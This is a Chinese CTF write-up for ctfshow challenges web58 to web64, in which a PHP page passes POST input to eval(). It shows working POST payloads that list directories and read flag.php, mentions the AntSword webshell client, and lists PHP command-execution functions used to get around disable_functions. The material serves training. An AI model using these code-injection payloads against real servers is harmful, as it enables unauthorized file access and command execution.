

类型四


PHP代码执行, 突破禁用函数, 绕过disable_functions

web58

分析代码

```
*/  
  
// 你们在炫技吗?  
if(isset($_POST['c'])) {  
    $c= $_POST['c'];  
    eval($c);  
}  
else {  
    highlight_file(__FILE__);  
}
```

方法一：剑蚁链接（不推荐）



The screenshot shows a web tool interface with a configuration panel. At the top, there are three buttons: "添加" (Add), "清空" (Clear), and "测试连接" (Test Connection). Below these is a section titled "基础配置" (Basic Configuration) with a dropdown arrow. Inside this section, there are three input fields: "URL地址 *" (URL Address) with the value "http://7565000c-9dfa-47b6-8fb1-54a0314cd97d.challenge.ctf.show/", "连接密码 *" (Connection Password) with the value "c", and "网站备注" (Website Remark) which is empty.

发现flag

Antsword 编辑 窗口 调试

124.223.158.81

编辑: /var/www/html/flag.php

```
1 <?php
2
3 /*
4  # -*- coding: utf-8 -*-
5  # @Author: h1xa
6  # @Date: 2020-09-07 19:40:53
7  # @Last Modified by: h1xa
8  # @Last Modified time: 2020-09-07 19:41:00
9  # @email: h1xa@ctfer.com
10 # @link: https://ctfer.com
11
12 */
13
14
15 $flag="ctfshow{8a8db594-f051-4c6c-967e-232934177aec}";
```

方法二：读取文件函数进行读取flag

首先介绍一下几种函数的用法

执行命令的函数

```
system()
passthru()
exec()
shell_exec()
popen()
proc_open()
pcntl_exec()
反引号 同shell_exec()
```

首先获得文件路径

函数名	功能
scandir()	扫目录用的，返回数组
getcwd()	返回当前目录
glob()	包含匹配指定模式的文件名或目录的数组
dir()	返回 Directory 类的实例
opendir	打开目录句柄

```
c=print_r(scandir(dirname('__FILE__')));

c=$a=new DirectoryIterator('glob:/**');foreach($a as $f){echo($f->__toString()."  
");}

c=$a=opendir("./"); while (($file = readdir($a)) !== false){echo $file . "<br>";
};

c=$a=dir(getcwd());while ($file = $a->read()){echo $file . "<br>"; };
```

选用命令，查看文件目录

第一种：

```
c=print_r(scandir(dirname('__FILE__')));
```


The screenshot shows a web browser window with a bookmark bar containing links like '校园网登录', 'ctfshow', 'CTF工具', 'kali', '安洵杯', '江苏海事', '苏职大', 'CSDN', and '移动设备上的书签'. The main content area displays the output of a directory listing: `Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)`.

Below the browser window is the HackBar HTTP client interface. It has a toolbar with icons for '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '网络' (Network), '样式编辑器' (Style Editor), and '性能' (Performance). The main interface includes tabs for 'LOAD', 'SPLIT', 'EXECUTE', 'TEST', 'SQLI', 'XSS', 'LFI', 'SSRF', and 'SSTI'. The 'URL' field contains `http://7565000c-9dfa-47b6-8fb1-54a0314cd97d.challenge.ctf.show`. The 'enctype' dropdown is set to `application/x-www-form-urlencoded`. The 'Body' field contains the PHP code `c=print_r(scandir(dirname('__FILE__')));`.

第二种：

```
c=$a=new DirectoryIterator('glob:/**');foreach($a as $f){echo($f->__toString()."  
");}
```

flag.php index.php



第三种:

```
c=$a=opendir("./"); while (($file = readdir($a)) !== false){echo $file . "<br>";  
};
```

..
.
flag.php
index.php



第四种：

```
c=$a=dir(getcwd());while ($file = $a->read()){echo $file . "<br>"; }
```



读取文件函数


```
highlight_file($filename);
show_source($filename);
print_r(PHP_strip_whitespace($filename));
print_r(file_get_contents($filename));
readfile($filename);
print_r(file($filename)); // var_dump
fread(fopen($filename, "r"), $size);
include ()
fpassthru(fopen($filename, "r")); // 从当前位置一直读取到 EOF
print_r(fgetss(fopen($filename, "r"))); // 从文件指针中读取一行并过滤掉 HTML 标记
```

同样，为了加深印象，我们都试一下，进行post传参

第一种：

```
c=highlight_file("flag.php");
```

```
$flag="ctfshow{8a8db594-f051-4c6c-967e-232934177aec}";
```



第二种:

```
c=show_source("flag.php");
```



第三种:

```
c=print_r(strip_whitespace("flag.php"));
```

1 <?php
2 \$flag="ctfshow{8a8db594-f051-4c6c-967e-232934177aec}";

HackBar 查看器 控制台 调试器 网络 {} 样式编辑器 性能 内存 >> ..

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI

< URL
http://7565000c-9dfa-47b6-8fb1-54a0314cd97d.challenge.ctf.show/|

enctype
☒ Use POST method application/x-www-form-urlencoded

Body
c=print_r%28php_strip_whitespace%28%22flag.php%22%29%29%3B

第四种：

```
c=print_r(file_get_contents("flag.php"));
```



```

1 <?php
2
3 /*
4 # -*- coding: utf-8 -*-
5 # @Author: hlxa
6 # @Date: 2020-09-07 19:40:53
7 # @Last Modified by: hlxa
8 # @Last Modified time: 2020-09-07 19:41:00
9 # @email: hlxa@ctfer.com
10 # @link: https://ctfer.com
11
12 */
13
14
15 $flag=~ctfshow{8a8db594-f051-4c6c-967e-232934177aec}~;

```

HackBar
查看器
控制台
调试器
网络
样式编辑器
性能
内存

LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSRF
SSTI

URL

http://7565000c-9dfa-47b6-8fb1-54a0314cd97d.challenge.ctf.show/

enctype

☐ Use POST method
application/x-www-form-urlencoded

Body

c=print_r%28file_get_contents%28%22flag.php%22%29%29%3B

第五种：

```
c=readfile("flag.php");
```

```

9 # @email: hlxa@ctfer.com
10 # @link: https://ctfer.com
11
12 */
13
14
15 $flag=~ctfshow{8a8db594-f051-4c6c-967e-232934177aec}~;

```

HackBar
查看器
控制台
调试器
网络
样式编辑器
性能
内存

LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSRF
SS

URL

http://7565000c-9dfa-47b6-8fb1-54a0314cd97d.challenge.ctf.show/

enctype


☐ Use POST method
application/x-www-form-urlencoded

Body

c=readfile%28%22flag.php%22%29%3B

第六种:

```
c=print_r(file("flag.php"));
```




Array ([0] => [2] => /* [3] => # -*- coding: utf-8 -*- [4] => # @Author: h1xa [5] => # @Date: 2020-09-07 19:40:53 [6] => # @Last Modified by: h1xa [7] => # @Last Modified time: 2020-09-07 19:41:00 [8] => # @email: h1xa@ctfer.com [9] => # @link: https://ctfer.com [10] => [11] => */ [12] => [13] => [14] => \$flag="ctfshow{8a8db594-f051-4c6c-967e-232934177aec}"

第七种: (失败, fread被禁)

```
c=fread(fopen("flag.php", "r"), $size);
```

Notice: Undefined variable: size in `/var/www/html/index.php(17) : eval()'d code` on line 1

Warning: fread(): Length parameter must be greater than 0 in `/var/www/html/index.php(17) : eval()'d code` on line 1



Body

```
c=fread(fopen("flag.php", "r"), $size);
```

第八种:

```
c=fpassthru(fopen("flag.php", "r"));
```

```
3  /*
4  # -*- coding: utf-8 -*-
5  # @Author: hlxa
6  # @Date: 2020-09-07 19:40:53
7  # @Last Modified by: hlxa
8  # @Last Modified time: 2020-09-07 19:41:00
9  # @email: hlxa@ctfer.com
10 # @link: https://ctfer.com
11
12 */
13
14
15 $flag=~ctfshow{8a8db594-f051-4c6c-967e-232934177aec}~;
```

URL
http://7565000c-9dfa-47b6-8fb1-54a0314cd97d.challenge.ctf.show/

enctype
application/x-www-form-urlencoded

Body
c=fpassthru%28fopen%28%22flag.php%22%2C+%22r%22%29%29%3B

第九种：（失败，fgetss被禁）

```
print_r(fgetss(fopen($filename, "r")));
```

Deprecated: Function fgetss() is deprecated in /var/www/html/index.php(17) : eval()'d code on line 1

Body
c=print_r(fgetss(fopen("flag.php", "r")));

web59

分析

```
*/  
  
// 你们在炫技吗?  
if(isset($_POST['c'])) {  
    $c= $_POST['c'];  
    eval($c);  
}  
else {  
    highlight_file(__FILE__);  
}
```

代码发现没有变化，应该是有新的函数被禁用

方法一：剑蚁

剑蚁很简单，就不赘述了

类型四


web58

方法一：剑蚁链接（不推荐）

方法二：读取文件函数进行读取

又涉及文件IO，所以是特殊的函数展示用

方法一：剑蚁








方法二：读取文件函数进行读取flag

不知道禁用的哪个，都试试看

[查看目录](#)

```
c=print_r(scandir(dirname('__FILE__')));
```

```
Array ( [0] => . [1] => .. [2] => flag.php [3] => index.php )
```


 HackBar  查看器  控制台  调试器  网络  样式编辑器  性能 >> 

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾

< 

URL

http://b711a498-615d-4f49-a178-b436b83f90c0.challenge.ctf.show/

 Use POST method

enctype
application/x-www-form-urlencoded

Body







c=print_r(scandir(dirname('__FILE__')));

查看flag

选用

```
c=highlight_file("flag.php");
```

```
$flag="ctfshow{8522affc-b69c-47f1-9259-cfef2421f0a6}";
```


 HackBar  查看器  控制台  调试器  网络  样式编辑器  性能 >> 

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾

< 

URL

http://b711a498-615d-4f49-a178-b436b83f90c0.challenge.ctf.show/

 Use POST method

enctype
application/x-www-form-urlencoded

Body

c=highlight_file("flag.php");

web60

代码发现没有变化，应该是有新的函数被禁用

剑蚁可以链接，但是无法显示内容??? 不解


那就用读取文件函数进行读取flag

查看目录

```
c=print_r(scandir(dirname('__FILE__')));
```

 校园网登录  ctfshow  CTF工具  kali  女侠林  江苏海警  办职大  CSDN >>

Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)

 HackBar  查看器  控制台  调试器  网络  样式编辑器  性能 >>

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SS

< 

URL

http://b61a4885-a6aa-48ed-98a1-323e77e75c81.challenge.ctf.show/

enctype

☒ Use POST method application/x-www-form-urlencoded

Body

c=print_r(scandir(dirname('__FILE__')));


查看flag

```
c=highlight_file("flag.php");
```

```
# @link: https://ctfer.com
```

```
*/
```

```
$flag="ctfshow{9498dd92-e7bd-422b-bcbf-567d23dee4bc}";
```



web61

```
/*
# -*- coding: utf-8 -*-
# @Author: Lazzaro
# @Date: 2020-09-05 20:49:30
# @Last Modified by: hlxa
# @Last Modified time: 2020-09-07 22:02:47
# @email: hlxa@ctfer.com
# @link: https://ctfer.com

*/

// 你们在炫技吗?
if(isset($_POST['c'])){
    $c= $_POST['c'];
    eval($c);
}else{
    highlight_file(__FILE__);
}
```

应该是有新的函数被禁用，蚁剑无法链接


采用通过读取文件函数进行读取flag

先查看flag位置

```
c=print_r(scandir(dirname('__FILE__')));
```



```
Array ( [0] => . [1] => .. [2] => flag.php [3] => index.php )
```



使用读取文件函数进行读取

```
c=highlight_file("flag.php");
```

得到flag



web62

同样，先试一下蚁剑，不出预料的失败了

构建命令查看flag位置

```
c=print_r(scandir(dirname('__FILE__')));
```


```
Array ( [0] => . [1] => .. [2] => flag.php [3] => index.php )
```



构建命令获取flag

```
c=highlight_file("flag.php");
```

得到flag



web63


蚁剑尝试失败

构建命令查看flag位置

```
c=print_r(scandir(dirname('__FILE__')));
```

🌐 校园网登录 📁 ctfshow 📁 CTF工具 📁 kali 📁 江苏海事 📁 苏职大 📁 CSDN >> 📁 其他书签 📱 移动设备

Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)

 HackBar

查看器 控制台 调试器 网络 样式编辑器 性能 >> 1

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI

URL

http://d9cd3d86-ecd9-4b11-ad04-40268ea94f45.challenge.ctf.show/

enctype

☒ Use POST method application/x-www-form-urlencoded


Body

c=print_r(scandir(dirname('__FILE__')));

构建命令查看flag

```
c=highlight_file("flag.php");
```

得到flag

 HackBar

查看器 控制台 调试器 网络 样式编辑器 性能 >> 1

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI

URL

http://d9cd3d86-ecd9-4b11-ad04-40268ea94f45.challenge.ctf.show/

enctype

☒ Use POST method application/x-www-form-urlencoded

Body

c=highlight_file("flag.php");

web64

蚁剑尝试失败

构建命令，查看flag位置

```
c=print_r(scandir(dirname(__FILE__)));
```

```
Array ( [0] => . [1] => .. [2] => flag.php [3] => index.php )
```

